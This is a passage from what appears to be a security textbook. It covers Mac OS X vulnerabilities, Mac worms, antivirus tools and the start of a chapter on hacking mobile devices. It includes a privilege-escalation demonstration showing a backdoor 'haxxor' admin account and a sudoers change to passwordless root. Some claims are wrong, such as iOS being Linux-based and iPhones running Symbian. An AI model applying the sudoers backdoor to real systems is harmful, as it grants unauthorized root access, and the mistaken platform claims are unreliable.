Apple's ImageIO framework contains an integer overflow vulnerability that may allow an attacker to execute code on a vulnerable system. The Graphics Interchange Format (GIF) is a popular image format supported by many Mac OS X applications. ImageIO allows applications to read and write various image file formats, including GIF. The integer overflow vulnerability only exists in the process of handling GIF files. When a user opens a maliciously crafted image, it can cause an application crash or arbitrary code execution. This issue does not affect systems prior to Mac OS X v10.4. A remote unauthenticated attacker may execute arbitrary code or cause a denial-of-service condition. The maliciously crafted GIF file may be supplied on a Web page, as an e-mail attachment, or inside an e-mail. Apple has published Mac OS X 10.4.9 for Mac OS X 10.4 (Tiger) systems and Security Update 2007-003 for Mac OS X 10.3 (Panther) systems in response to this issue. This update addresses the issue by performing additional validation of GIF files.

DirectoryService Vulnerability

Vulnerability in the Mac OS X DirectoryService may allow unprivileged LDAP users to change the local root password. This is caused by an implementation flaw in DirectoryService. This issue is repaired in Mac OS X 10.4.9 for Mac OS X 10.4 (Tiger) systems and Security Update 2007-003 for Mac OS X 10.3 (Panther).

iChat UPnP Buffer Overflow Vulnerability

The way iChat handles specially crafted Universal Plug and Play (UPnP) packets could be exploited by an attacker on the local network. This buffer overflow vulnerability exists in the UPnP IGD (Internet Gateway Device Standardized Device Control Protocol) code used to create port mappings on home NAT gateways in iChat. An unauthenticated attacker on the local network could execute arbitrary code or cause a denial of service.

ImageIO Memory Corruption Vulnerability

Apple's ImageIO framework contains a memory corruption vulnerability that may allow an attacker to execute code on a vulnerable system. The RAW image file format is a popular image format supported by many Apple Mac OS X applications. The ImageIO framework allows applications to read and write the RAW format. A memory corruption issue exists in the process of handling RAW images. When a user opens a maliciously crafted image, an attacker can trigger the issue, which may lead to an unexpected application termination or arbitrary code execution. A remote unauthenticated attacker may be able to execute arbitrary code or cause a denial-of-service condition. The specially crafted RAW file used to exploit this vulnerability may be supplied on a Web page, as an e-mail attachment or inside an e-mail, or by some other means to convince the user to open the malicious file. This issue does not affect systems prior to Mac OS X v10.4. Mac OS X 10.4.9 for Mac OS X 10.4 (Tiger) systems and Security Update 2007-003 for Mac OS X 10.3 (Panther) solve this issue. This update addresses the issue by performing additional validation of RAW images.

Code Execution Vulnerability in Safari

The Apple Safari Web browser contains a vulnerability that may allow an attacker to execute arbitrary code. A memory corruption issue exists in Safari's handling of feed: URLs. When a user accesses a maliciously designed URL, a remote unauthenticated attacker may cause an unexpected application termination or arbitrary code execution. This issue does not affect systems running Mac OS X 10.5 or later, but it does affect versions of Safari that shipped with Mac OS X 10.4 and earlier. To solve this problem, install Mac OS X 10.5 or later, or update Safari. This update performs an additional validation of feed: URLs and provides an error message in case of an invalid URL.

UFS Integer Overflow Vulnerability

There is an integer overflow in the `ffs_mountfs()` function, used by Mac OS X to handle UFS disk images. Unix File System (UFS) is a file system used by UNIX and other similar operating systems. Apple OS X supports UFS, partitions, and images. The integer overflow error may occur when an OS X system opens a UFS disk image. An attacker would need to convince a user to open a specially crafted disk image to trigger the overflow. Safari Web browser's default settings consider UFS disk images to be a safe file type, and will automatically open them after downloading.

A remote unauthenticated attacker able to supply a specially crafted DMG file may cause an affected system to crash or execute arbitrary code using this vulnerability.

This vulnerability is prevented via the following steps to disable the **Open "safe" files after downloading** option:

1. Select the **Preferences** menu; the window in Figure 6-1 will open.




Figure 6-1 This screen shows the options in Safari a user should choose to avoid the UFS integer overflow vulnerability.

2. Click on the **General** tab.
3. Set up a specific folder for downloading files.
4. Deselect the **Open “safe” files after downloading** option.

Kernel “`fpathconf()`” System Call Vulnerability

A vulnerability in the Mac OS X kernel could allow an authenticated local attacker to cause a denial of service. The `fpathconf()` system call provides a method for applications to determine the current value of a configurable system limit or option variable associated with a file descriptor. The version of `fpathconf()` provided with the Mac OS X kernel (XNU) is programmed to panic when file descriptors are passed that are associated with the types it cannot handle otherwise, such as semaphore descriptors returned by the `sem_open()` system call for named semaphores. An authenticated local attacker could cause the affected system to crash due to a kernel panic. This condition results in a denial of service. This issue is addressed in Mac OS X 10.4.9 for Mac OS X 10.4 (Tiger) systems and Security Update 2007-003 for Mac OS X 10.3 (Panther) systems.

UserNotificationCenter Privilege Escalation Vulnerability

Apple’s `UserNotificationCenter` contains a privilege escalation vulnerability. This vulnerability occurs because the `UserNotificationCenter` runs with elevated privileges, while operating on input submitted by users with normal privileges. A user with valid login credentials could run commands or modify system files with elevated privileges.

Other Vulnerabilities in Mac OS

Malicious users can cause a denial of service using any of the vulnerabilities in Mac OS X mentioned below:

- As malformed ZIP archives are decompressed in BOMArchiveHelper, an error exists in the BOMStackPop() function, which can be exploited.
- While processing malformed BMP images, an error exists in the ReadBMP() function, which can be exploited in Safari or the Preview application.
- While processing malformed GIF images, an error exists in the CFAllocatorAllocate() function, which can be exploited like Safari when a user visits a malicious Web site.
- While processing malformed TIFF images, two errors exist in the _cg_TIFFSetField() and PredictorVSetField() functions, which can be exploited in the Finder, Preview, QuickTime, or Safari applications.

How a Malformed Installer Package Can Crack Mac OS X

There is a key interface problem in the Apple Installer program that can allow an installer to gain root access. The installer requests the AdminAuthorization key while accessing as the Admin. The Admin user account gives full access to the root level and does not provide any password to the user during installation. The difference between the AdminAuthorization key and RootAuthorization key is that the admin user does not have any password. Authorization level is set to AdminAuthorization in the malicious package created by the attacker. Root-owned files can be modified and commands can be executed as root, or it can install setuid-root programs without the user's knowledge. Most Mac OS X users run the default administrator user created by the system. Another problem is that packages created with the RootAuthorization key, as a precaution, can be modified to AdminAuthorization. These can be installed without the administrator password if the account is left logged in.

Administrative privileges are necessary to run an installer to completion. Before installation, an application installer will check that the current user is the system admin. If the user checks out, the installer package installs the complete program. Then it installs pre- and postflight scripts in the system. It does not require any of the user's administrator account passwords. Hence, an individual can open a properly formatted installer package and create a new account by using a logged-in system and the scripts in the package.

Demonstrated Damage An installer package needs administrator access to temporary files for both pre- and postflight scripts. The attacker replaces the /etc/sudoers file with a no-password-requirement version. If any system is logged in as administrator, then the package is opened and run. All scripted actions are performed as root.

UID Results Pre- and postflight scripts reported user as root:

```
cat /tmp/uid
uid=0 (root) gid=0 (wheel) groups=0 (wheel), 81 (appserveradm),
79 (appserverusr), 80 (admin)
```

Admin Creation Results The user can be added in postflight script using niel. Later, it is added to the wheel group.

```
nicl . -read /groups/wheel users
users: root haxxor
```

Sudoers Results Before running:

The sudoers file is compared with the package version.

```
diff /etc/sudoers sudoers
20c20
< %admin ALL=(ALL) ALL
--
> %admin ALL=(ALL) NOPASSWD: ALL
```

After the run:

```
diff /etc/sudoers sudoers
```

Therefore, the system cannot be run as admin user for daily activities. If it is run as an administrator, packages from nonreputable sources cannot be installed.

6

Worms and Viruses in Mac OS X

OSX/Leap-A Worm

OSX/Leap-A is an instant messaging worm that spreads through the iChat messaging system. It sends itself to available contacts on the infected user's buddy list via a file called latestpics.tgz. This worm attempts to infect recently used applications by overwriting the original application with a copy of the worm and storing the original application in the file's resource fork. The archived file consists of latestpics (the worm executable) and `._latestpics` (the hidden resource file that masks the executable as a JPEG image).

This worm installs itself as an application hook. If the system runs as a root user, then the apphook subdirectory of `/Library/InputManagers/` directory is deleted. If it runs as nonroot user, `~/Library/InputManagers/` directory is deleted. The worm replaces it with the following files:

- apphook/Info
- apphook/apphook.bundle/Contents/Info.plist
- apphook/apphook.bundle/Contents/MacOS/apphook

Infected application files have the following extended attributes:

- name: oompa
- value: loompa

This worm creates the following temporary files:

- `/tmp/pic.gz`
- `/tmp/pic`
- `/tmp/latestpics`
- `/tmp/lastespics.tar`
- `/tmp/lastespics.tar.gz`

- /tmp/lastespics.tgz
- Several files under /tmp/apphook

Inqtana.A: F-Secure Worm

The Java-based Inqtana.A worm spreads through Bluetooth and affects unprotected Mac OS X 10.4 systems. This worm arrives as an OBEX push request, requiring the user to accept transferred data. As soon as the transfer is complete, the worm uses a directory traversal exploit to copy its files. The worm then activates on reboot. The active worm searches for devices that accept OBEX push transfer and sends itself to those devices. The files `com.openbundle.plist` and `com.pwned.plist` are dropped into a location where they can be called during system startup. The file `openbundle.plist` unpacks the worm components, and `com.pwned.plist` executes the worms.

Preventive Measures for OS X Inqtana.A OS X/Inqtana.A affects only Mac OS X 10.4. To protect against this worm in OS X 10.4, follow these steps:

1. Patch the system by installing updates from Apple.
2. Delete the following files, which will have been compromised by the worm:
 - /Users/worm-support.tgz
 - /Users/InqTest.class
 - /Users/com.openbundle.plist
 - /Users/com.pwned.plist
 - /Users/libavetanaBT.jnilib
 - /Users/javax
 - /Users/de
 - /Users/[username]/Library/LaunchAgents/com.pwned.plist
 - /Users/[username]/Library/LaunchAgents/com.openbundle.plist

Viruses in Macs: Macro Viruses

Macro viruses cause great danger to Macintosh users. The first real macro virus attacked a Microsoft Word file, and macro viruses quickly rose in popularity. Even with increased user awareness, these viruses continue to cause great damage because of the ubiquity of Microsoft software. Macro viruses have been created to attack other Microsoft applications, such as Excel, Visio, PowerPoint, and Access, but Microsoft Word viruses are the most popular. The macro viruses are a real threat, as they can be effective on different platforms; they can damage both Macintosh and Windows systems.

Macro viruses targeting Microsoft Word files use commands like `AutoOpen`, `AutoClose`, `AutoExec`, and `AutoExit`. These commands are executed when an event occurs while working on the file. They spread when the file is opened and executed. Macro viruses copy to the active template (usually the “Normal” template) when a file is opened. If the template is not opened, the file copies itself to a template opened in the background. Macro viruses can wreak havoc on a system, corrupting files, changing file types and some menu items, or making it so the template cannot be edited. The virus then copies itself to the new files that are

opened or saved from the corrupted template. Macro viruses corrupt or delete files and even hide certain applications. By deleting the active template (or the default “Normal” template, in most cases) and corrupted files, these viruses can be removed.

Antivirus Applications in Mac OS X

VirusBarrier

VirusBarrier is a nonintrusive antivirus software program that protects Macs against viruses of all types, including macro viruses and those targeting the OS, by constantly examining all the files that it reads and writes. It also patrols for suspicious activity that could be a sign of viruses acting on applications or other files. It can repair or quarantine the infected files and will display an alert. VirusBarrier can scan on-demand or in the background during normal operations. It has an option that skips checking files that have not been changed since the last scan.

Some of the other features of VirusBarrier include the following:

- Heuristic and behavioral analysis
- A designated “Trusted Zone” where background scanning on selected files or folders is disabled
- Improved logging for better scan analysis
- Scans can be scheduled at multiple times
- Scans can be launched automatically when volumes are mounted or when virus definitions are updated
- Command-line control for remote scans
- Archive scanning can be activated by archive type
- Scans files for Windows viruses (can be deactivated)
- Blocks virus execution
- Scans e-mails on receipt and sending
- File analysis by the Intego Virus Monitoring Center
- Contextual menu for quick scans
- Full logs can be saved and exported
- Intego widgets for program and update status
- Turbo Mode technology for faster scans
- Choice of alerts (voice, dialog, or e-mail)
- File analysis from the Dock

McAfee VirusScan for Mac

McAfee VirusScan for Mac guards against all types of viruses and malicious code, including new and unknown threats and emerging malware, that can affect OS X. VirusScan for Mac protects against viruses, worms, Trojans, and other malicious code that can infect systems.

VirusScan for Mac offers policy enforcement for multiple files, directories, or volumes, including volumes on networked computers. On-demand and background scanning are both options in the McAfee product. VirusScan can scan compressed files, and using advanced heuristics and generic detection, it protects against new viruses and other threats.

Sophos Endpoint Security and Control

Endpoint Security and Control warns of outbreak risk across a network via automatic e-mail alerts. It is an antivirus, antispysware, and client firewall. Sophos can protect Windows, Macs, and Linux machines, and provides cross-platform security and control for desktops, laptops, file servers, and mobile devices. It protects against viruses, spyware, and adware, and controls VoIP, IM, P2P, and games. As new computers join the network, security policies are automatically enforced. This eliminates the risk of unprotected computers compromising security policy. Endpoint Security and Control includes unique Behavioral Genotype protection, which guards against new, unforeseeable viruses, worms, and other threats.

Norton Internet Security

Norton Internet Security provides antivirus protection, Internet worm protection, a personal firewall, privacy protection, and parental control. It automatically detects and removes viruses, Trojan horses, and worms from Internet downloads and e-mail attachments. Some other features of NIS include the following:

- Personal firewall gives users control over all incoming and outgoing Internet traffic.
- Privacy control prevents information being sent without the user's permission.
- Automatically blocks hackers and identity thieves.
- Parental control blocks Web sites the user does not want his or her children to visit.
- Protects privacy and saves disk space by removing unwanted cookies and cache files.

Mac OS X Security Tools

MacScan

MacScan uses advanced detection methods to isolate and uninstall programs that could compromise security. Remote administration programs, used by hackers, allow remote access to a computer. These often go undetected, as antivirus software does not commonly protect from spyware. Using remote access, a hacker could monitor a user's activity with a keystroke recorder, manipulate files, or lock out a valid user. MacScan can blacklist tracking cookies to lock out these hackers and notifies users of any spyware applications that may be active. MacScan updates spyware definitions regularly to protect against the most current spyware. It also audits and protects systems from remote administrative programs that may have inadvertently been left on or installed. Figure 6-2 shows a MacScan application screen.



Figure 6-2 This screen shows statistics for the application MacScan.

ClamXav

ClamXav is a virus checker for Mac OS X. ClamXav is built upon the free ClamAV open-source command-line antivirus engine. This software has the ability to move files on a computer; therefore, it is vital that a complete backup of any important data is performed before running ClamXav. ClamXav runs on 10.3 and 10.4 on PPC Macs, and 10.4 on Intel Macs. It works on OS X Server using the ClamAV engine as installed by Apple. Other features include logging results to a file, placing infected files into quarantine, and monitoring folders for changes to their contents.

IPNetSentryX

IPNetSentryX is an advanced firewall intrusion detector that includes bandwidth allocation, bandwidth accounting, Ethernet bridging, AirPort configuration, and detailed logging. It is compatible with Apple's own firewall in OS X and can solve network problems users may encounter. IPNetSentryX protects without punching holes in a firewall for specific applications. IPNetSentryX watches for suspicious behavior, and when triggered, invokes a filter that bans a potential intruder from a user's Macintosh.

IPNetSentryX has these additional features:

- UNIX ipfw is often configured by multiple programs with conflicting models. IPNetSentryX does not use or depend on ipfw, leaving it open for Internet Sharing or other UNIX software. IPNetSentryX's trigger-on-suspicious-activity model is less likely to interfere with legitimate network use (such as games, conferencing, or streaming media).
- Does not interfere with normal network operation or software.
- Hierarchical filter rules are easy to understand, efficient, and offer control over network traffic.
- Supports data content filtering to stop Internet worms.

- Ignores promiscuous TCP resets.
- On-screen updates show firewall rules in action.
- Includes tools to identify the source of suspected intruders.
- Flexible network event monitoring and e-mail notification.

FileGuard

FileGuard allows multiple users to have restricted access via file privileges and specific login periods. This gives the administrator the power to lock users out of specific files at specific times.

FileGuard also creates virtual safes that provide protection for sensitive files. Each safe can have its own password. A user can set the size of a safe, or create safes that increase in size as files are added to them. Other users can access files contained in those safes, given the password, even if they do not have FileGuard software.

In addition to creating safes that can be used for any confidential files, FileGuard creates special safes that protect e-mail and instant messaging transcripts. FileGuard copies all the files for e-mail or instant messaging programs into the safe. When the safe is opened, it launches a protected program that reads and writes from its safe.

Another useful feature of FileGuard is that it can “shred” documents. Features of these safes include the following:

- Industry-standard encryption
- Safes increase in capacity as files are added
- Compresses safes to save space
- Protects sensitive files on laptops in case of loss or theft
- Protects files on portable media, such as iPods or USB key drives
- Safe icons indicate their status (open or closed)

Countermeasures

The following are some of the countermeasures to protect Mac OS X from hacking:

- Turn off file sharing and guest file sharing access.
- Turn off personal Web sharing and program linking.
- Check the configuration and status of third-party applications and system extensions that may provide additional network-accessible services.
- Install a commercial antivirus application that acts as a personal firewall and keep up-to-date with new versions.
- Use Apple or third-party tools to encrypt and password-protect volumes that store documents.
- Perform regular backups.
- Rotate at least three complete backup volumes and store at least one off-site.

Chapter Summary

- Mac OS X is a powerful development platform.
- Vulnerability in the way Apple Mac OS X handles specially crafted URLs may allow an attacker to execute arbitrary code.
- Apple Mac OS X CoreText contains an uninitialized pointer vulnerability, which may allow a remote unauthenticated attacker to execute arbitrary code on a vulnerable system.
- Apple's ImageIO framework contains an integer overflow vulnerability that may allow an attacker to execute code on a vulnerable system.
- Vulnerability in the Apple Mac OS X DirectoryService may allow unprivileged users to change the root password.
- The Apple Safari Web browser contains a vulnerability that may allow an attacker to execute arbitrary code.
- Vulnerability in the Mac OS X kernel could allow an authenticated local attacker to cause a denial of service.
- OS X/Leap-A is an instant messaging worm for Mac OS X platform.
- The Java-based Inqtana.A worm spreads through Bluetooth and affects MAC OS X 10.4 systems.
- McAfee VirusScan for Mac guards against all types of viruses and malicious code, including new and unknown threats that target OS X.
- IPNetSentryX is an advanced firewall intrusion detector that includes bandwidth allocation, bandwidth accounting, Ethernet bridging, AirPort configuration, and detailed logging.
- FileGuard creates virtual safes that provide unbreakable protection for all a user's sensitive files.

Key Term

symmetric multiprocessing (SMP)

Review Questions

1. Describe the crafted URL vulnerability in Mac OS X.

2. What is the ImageIO integer overflow vulnerability in Mac OS X?

3. Explain the DirectoryService vulnerability and a temporary solution to overcome it.

4. What is the procedure through which a malformed installer package cracks Mac OS X?

5. Describe one worm that can affect Mac OS X.

6. What is so insidious about macro viruses?

7. What are the features of Endpoint Security and Control?

8. Describe two antivirus solutions for Mac OS X. When would you use each?

9. Why is it so important to protect against spyware?

10. What is ClamXav?

Hands-On Projects



1. Perform the following steps:
 - Navigate to Chapter 6 in MindTap or on the Student Resource Center.
 - Open the Securing Mac OS X.pdf and read the content.
 - Read the “Security Hardening Guideline” topic.
 - In the same PDF file, read the “Data Encryption” topic.
2. Perform the following steps:
 - Navigate to Chapter 6 in MindTap or on the Student Resource Center.
 - Open the Security in Mac OS X.pdf and read the content.
 - Read the “Secure Default Settings” topic.
 - In the same PDF file, read the “Modern Security Architecture” topic.
 - Next, read the “Strong Authentication” topic.
3. Perform the following steps:
 - Navigate to Chapter 6 in MindTap or on the Student Resource Center.
 - Open the Mac OS X 10.4 Security Checklist.pdf and read the content.
 - Read the “OS X Security Architecture” topic.
 - In the same PDF file, read the “User Account Security” topic.
 - Next, read the “Securing System Preferences” topic.

4. Perform the following steps:
 - Navigate to Chapter 6 in MindTap or on the Student Resource Center.
 - Open the Mac OS X Hacking Poses Wide Risk to Windows.pdf and read the content.
 - Read the “Mac OS X Hacking Poses Wide Risk... for Windows” topic.

Hacking Mobile Phones, PDAs, and Handheld Devices

After completing this chapter, you should be able to:

- Describe different types of handheld devices, including BlackBerrys, PDAs, and iPods
- Identify the different operating systems available on mobile phones
- Name vulnerabilities in mobile phones
- Identify ways an attacker can hack into handheld devices
- Describe viruses and antivirus protection for handheld devices
- Adequately defend cell phones and PDAs against attack
- Identify and use various security tools
- Give mobile phone security tips

What If?

Cell phones can be used to track a foreign visitor's location by exploiting the structure of the cell phone network and taking advantage of cell phone tower locations to triangulate the signal and pinpoint the phone. There are also programs that can turn cell phones into surreptitious listening devices remotely without the owner knowing it—even when the device is apparently powered off.

Michael, a sales executive for X-Technology Industries, went to a foreign country on a business trip to develop leads, potential sales, and partnerships with local companies to collaborate on new technology development in mobile technology. He carried his cell phone with him the entire trip and had it available during individual meetings with heads of certain advanced tech companies.

When he returned home, his company security officer informed him that his phone had been cloned, and had contributed to several data breaches and the loss of highly sensitive proprietary information. He also learned that some of his private conversations while there had been recorded and some of the individuals in his meeting had been “detained” by the authorities in that country.

Cell phone use is potentially dangerous in any country, but especially when traveling abroad, foreign visitors should never take a cell phone into a sensitive meeting without first removing the battery.

- What options are available to cell phone users to secure their private information?
- How can cell phone users avoid outside monitoring of their conversations?

Introduction to Hacking Mobile Phones, PDAs, and Handheld Devices

This chapter focuses on hacking mobile phones, PDAs, and other handheld devices. It begins by discussing the different types of handheld devices investigators have to be aware of. It then talks about the vulnerabilities present in the different handheld devices. It concludes by discussing some of the security tools available and how to protect these devices from attack.

Types of Handheld Devices

The very first PDAs, or personal digital assistants, introduced around 1983, were little more than glorified graphing calculators. They could store names and numbers, and may have had a calendar function. They were slow, expensive, and broke easily. Since then, PDAs and other handheld devices have come a long way. Modern handheld devices can make phone calls, take pictures, serve as portable media players, connect to the Internet, and more.

This chapter divides handheld devices into three main categories: mobile phones, PDAs, and portable external drives. The speed of convergence is such that some newer devices may include additional capabilities. Some devices, such as the iPhone and BlackBerry, fall into more than one category.

The iPhone and BlackBerry are **smartphones**, or programmable mobile devices running the Symbian, Palm OS, or Windows Mobile operating system. Smartphones can include e-mail and Internet access, applications, and camera software capability. As such, they may be open to the same vulnerabilities described in the PDA section, and more. The iPod and iPod Touch are really just portable external drives, and many of the dangers described in the iPod section can be applied to flash drives (also called thumb drives, USB drives, or Memory Sticks) or MP3 players.

Smartphone: BlackBerry

The BlackBerry, introduced in 1999, set the industry standard for the smartphone. It provides a number of applications such as e-mail pushing, mobile telephone, text messaging, Internet faxing, Web browsing, and other wireless information services.

BlackBerry Wireless Security The BlackBerry Encryption Security (BES) mechanism meets U.S. military standards. The U.S. government has permitted the BlackBerry to be used by government agencies, including the office of the president, and the armed forces.

During transit between the BES and BlackBerry, BES uses encryption methods such as the Advanced Encryption Standard (AES) and Triple Data Encryption Standard (Triple DES) to encrypt the data during transit. It does not decrypt the data between the BES and the handheld or anywhere outside the corporate firewall.

Private keys are created in a secure, two-way authenticated environment. The keys used to access BlackBerry devices remotely are stored in the user's secure mailbox. Any data sent to a BlackBerry device can be encrypted using a private key and sent to another device, where it can be decrypted using the key available on that device.

Smartphone: iPhone

Apple's iPhone was unveiled in the summer of 2007 and one-upped the industry standard for smartphones. It includes a touch-screen keyboard and an open API with strong developer support, a large base of "apps," and recent models include built-in GPS technology. Although plenty of other companies, such as Palm, LG, Samsung, and Motorola, have smartphone models, the ubiquitous nature of iPhones and BlackBerries, as well as their popularity among CEOs and billionaires, make them prime targets for hackers. This chapter discusses hacking techniques for each of these smartphones individually.

Smartphone: Samsung Galaxy Series

First appearing in 2009, the Samsung Galaxy series of tablets and smartphones have become the major competition for the iPhone. According to IDC Inc. Worldwide, all those companies making Android phones sold more units than the Apple iPhone. In the

fourth quarter of 2012, Android had more than 70 percent share, vs. 21 percent for the iPhone (Figure 7-1).




Figure 7-1 Data from IDC showing Q4 2012 worldwide smartphone shipments.

Like the iPhone, all Android-based phones like the Samsung Galaxy series feature a touch screen keyboard, an open API, and extremely strong developer support. Android “Play Store” supported by Google contains a vast number of independently developed applications in an open forum, as opposed to Apple’s more restrictive method of vetting and approving applications for the iPhone iOS platform. It should be noted that both Apple and Google claim more than 800,000 third-party programs for their respective platform.

However, in the case of tablets, most surveys show iPad is much more popular than either the Galaxy Note or the more recent Microsoft Surface tablet.

iPod

The iPod is a portable digital audio/video player designed by Apple Computer. iPods can also be used as digital media storage devices for audio, video, and other digital data in various formats including; MP3, M4A/AAC, Protected AAC, AIFF, WAV, Audible audiobook, and Apple Lossless audio file formats. All iPods use a hard disk to store data, except iPod nano and iPod shuffle, which use flash memory. iTunes, a media player, is used by iPods for playing and organizing digital music and video files, as well as purchasing digital music files in the FairPlay digital rights management format.

The iPod’s large storage capacity and rapid data transfer over USB makes it potentially useful for attackers. Although a study by the Urban Institute has suggested a link between the rise of iPods and inner-city crime, iPods are more likely tools in corporate espionage and data theft.

The small size and easy operability of iPods make them suitable for criminal activity. An iPod can be used wherever there is a need to store data, and is ubiquitous enough to conceal sensitive stolen data through offices, airports, cities, and countries.

iPods can be hacked or customized using various techniques. They can be configured to act as an external booting device, and users can write custom scripts to use iPods in any desired way. Criminals can misuse iPods for various malicious activities such as spreading viruses or moving illegal or sensitive documents or data.

iPad

The **iPad** is a 9.7-inch touch screen tablet PC made by Apple. It has a multi-touch LED-backlit 9.7 x 7.5-inch front display and weighs 1.5 pounds, with a battery that is purported to last up to 10 hours. As newer iterations are developed and released, it has upgraded its processor to a new Apple A8X chip with a quad-core graphics processor. Current versions sport an LED-backlit multi-touch display with IPS technology and a resolution of 2048 x 1536 at 264 pixels per inch (ppi). It includes a built-in camera that supports both fixed photos and video at 1080p HD. The current versions also include a fingerprint identity sensor for security.

Microsoft Surface

Originally released in 2012, The Microsoft Surface tablets have a 10.6-inch wide touch screen display similar to the Apple iPad, but also come with USB support, a dual Wi-Fi antennae, and a built-in kickstand to make the tablet stand up by itself. Microsoft also produced an optional keyboard that is also designed as the tablet's cover. Currently the Surface comes with the Windows 8 operating system, but will be shortly upgraded to Window 10. The current version has front and rear-facing cameras, an SD slot, and a full-sized USB port, along with magnesium casing, Display Port out and Gorilla Glass for the face of the tablet.

Amazon Kindle and Kindle Fire

The Amazon Kindle started out as a series of e-book readers. It enabled users to shop for, download, browse, and read e-books, newspapers, magazines, and other digital media via wireless networking. With the tablet competition for other manufacturers that included the Kindle application, Amazon upgraded this humble e-book reader to the Amazon Kindle Fire.

The **Kindle Fire**, introduced in 2011, is built with Quanta Computer and features a color 7-inch multi-touch display with IPS technology. It runs a custom version of Google's Android operating system called Fire OS. The current version comes with screens that vary from 6 to 8.9 inch and a 1280 x 800 high-definition LCD display with over 1 million pixels.

MP3 Players

MP3 players made by other hardware manufacturers such as Microsoft, HP, and Creative are used for playing MP3s or other digital audio files. There is very little risk inherent in the MP3 and MP4 formats, and the threat to MP3 players is that they can be hacked and used as data drives. Therefore, some of the same vulnerabilities that affect iPods affect other MP3 players. It should be noted that the majority of these music players have actually been incorporated into the smartphone operating systems, and have lost much of their original popularity.

Flash Drives

Flash drives are also called Memory Sticks, thumb drives, or USB drives. They can be very small with a large capacity because of the nature of flash memory. Because they are portable external drives, they are susceptible to some of the same vulnerabilities and threats as iPods and MP3 players.



Common Operating Systems in Handheld Devices

Mobile Phone Operating Systems

Advanced mobile phones usually work on any of the following operating systems:

- Palm OS
- Windows Mobile OS
- Symbian OS
- Linux
- Android
- iOS

OS Structures in Mobile Phones Three of the OS structures in mobile phones are shown in Figure 7-2.




Figure 7-2 This shows three operating system structures in mobile phones.

Palm (Garnet) OS Palm OS has been used on handheld devices since 1996. It was first developed by U.S. Robotics for personal digital assistants (PDAs). Palm was the first to develop desktop syncing technologies, such as HotSync.

Windows Mobile Operating System Windows Mobile operating system, developed by Microsoft Corporation, is a noncomponent-based operating system used in mobile devices and smartphones. It acts like a standard platform for PDAs and cell phones to provide common user interfaces. Windows Mobile applications include mobile versions of Microsoft Office, Internet Explorer, Windows Media Player, and the Microsoft API.

Symbian Operating System The Symbian operating system is an open mobile operating system developed in 1998. This OS supports a wide range of devices that are categorized with different user interfaces. It supports CDMA, GSM, and GPRS. CDMA is a cellular technology originally known as IS-95. It is a competing network technology to GSM. GSM (Global System for Mobile communications) is an open, digital cellular

technology used for transmitting mobile voice and data services. **GPRS** is a nonvoice service available with most GSM networks. While the Symbian operating system still exists, it is no longer supported by mainstream organizations. Smaller entities might look to keep the Symbian flame alive, though.

Linux Operating System This is an open source operating system that provides Internet access, VoIP, and Wi-Fi. It should be noted that both Apple iOS and Android are actually custom-based on versions of the Linux operating system.

Android Operating System In 2003, a group of young computing experts created the Android OS. In 2005, it was acquired by Google, and has become the dominant mobile operating system in the world today, with an estimated 1 billion users.

Apple iOS With the easy-to-use interface made famous by Apple, this operating system supports many innovative features; with security at its core, iOS is the foundation of iPhone, iPad, and iPod touch. It's designed to look beautiful and work beautifully, so even the simplest tasks are more engaging. And because iOS is engineered to take full advantage of the advanced technologies built into Apple hardware, iOS devices are always up to date. There are currently an estimated 500 million users of this system.



Vulnerabilities in Handheld Devices

Evolution of the Mobile Threat

Mobile malware is a fast-growing threat that is difficult to detect. Compared to other malware, mobile malware can spread more quickly. Most organizations and individuals now rely on mobile communication. A pandemic-level attack can harm millions of mobile users.

Smartphones' operating systems consist of many open APIs that are vulnerable to attack. Mobile devices have a number of connectivity methods by which the malware can be spread. Mobile malware has increased at an alarming rate in recent years.

Malware can spread over the following:

- Mobile networks
- The Internet
- SMS
- Bluetooth technology
- Wireless
- Symbian installation files (SIS)
- MMS
- USB devices
- Infrared

Mobile Vulnerabilities

According to the Open Web Application Security Project (OWASP), the top 10 mobile risks identified by a poll sent out to vendors, consultants, and other industry experts in 2013, are:

- M1: Weak Server Side Controls
- M2: Insecure Data Storage
- M3: Insufficient Transport Layer Protection
- M4: Unintended Data Leakage
- M5: Poor Authorization and Authentication
- M6: Broken Cryptography
- M7: Client Side Injection
- M8: Security Decisions Via Untrusted Inputs
- M9: Improper Session Handling
- M10: Lack of Binary Protections

In addition, as mobile phones are portable and light, they are often stolen, and are commonly used to entice the owners into phishing attacks. They are also subject to cloning, and being hijacked to steal personal information or listen in on conversations within the audio range of the device, as was noted in the “What If” section of this chapter.

Hacking Handheld Devices

When a password-protected handheld device is stolen or is intentionally made inoperable, a hacker can retrieve data from the bricked device using a number of tools to unlock it and restore software. A **brick** is a device that cannot function in any capacity. With mobile devices, this refers to devices that are locked, damaged, or destroyed. The hacker can restore access to network connections and other devices trusted by the original user.

Hackers can also attack mobile phones using spyware and other mobile malware. They can download addresses and other personal information from a mobile device without the user’s knowledge. Some hackers not only extract information but may change or delete information stored on the mobile device. Hackers can access personal voice mails from a mobile device if the password is disabled. They can also access address books, read messages and e-mails using various mobile spyware, and listen to conversations. On some devices, hackers can even gain access to bank accounts and transfer cash electronically. Hackers can insert viruses and spyware in mobile devices using Bluetooth or GPRS. A virus can remove all personal information such as contacts, messages, and e-mails.

This section will explore various malware and attacks hackers may use on mobile devices.

Mobile Malware Propagation

Mobile malware spreads via the Internet. It first infects PCs; the infected PCs can then infect smartphones via infrared and Bluetooth. Infected smartphones can continue to infect other smartphones over the wireless LAN. The mobile malware can infect many mobiles through

MMS, and then the infected device can spread the malware to another mobile device by using General Packet Radio Service (GPRS).

Malware allows hackers access to critical and often confidential information stored on the device as well as any connected networks or devices. Malware programs can steal information, address lists, logs of calls and messages, or other sensitive data. Malware can also be used to issue commands from the device so a hacker can have control of a smartphone or mobile phone to make calls or send text messages. Malware spreads more quickly across mobile networks than on desktop systems. It is difficult to detect because mobile viruses and Trojan variations are still too diverse to trace using classification-based virus detection techniques.

Spyware Mobile spyware manipulates SMS messages and enables them to be read by others. SMS is a communication service standardized in the GSM mobile communication system that allows interchange of short text messages between mobile telephone devices. Mobile spyware is invisible to the user, loads on startup, and forwards SMS messages from the mobile device to the hacker. First, the attacker sends an SMS to the target mobile device. The victim then opens the message and unwittingly installs the spyware onto the device. The spyware takes the SMS messages and forwards them back to the hacker without alerting the user.

Botnets Bots are software applications that run automated tasks over the Internet. A collection of bots present in a channel is a **botnet**. Botnets consist of a set of compromised systems that are monitored for a specific command infrastructure. These can compromise large numbers of machines without the intervention of machine owners. These botnets can pose denial-of-services attacks, or compromised machines can run and spread Trojans and worms.

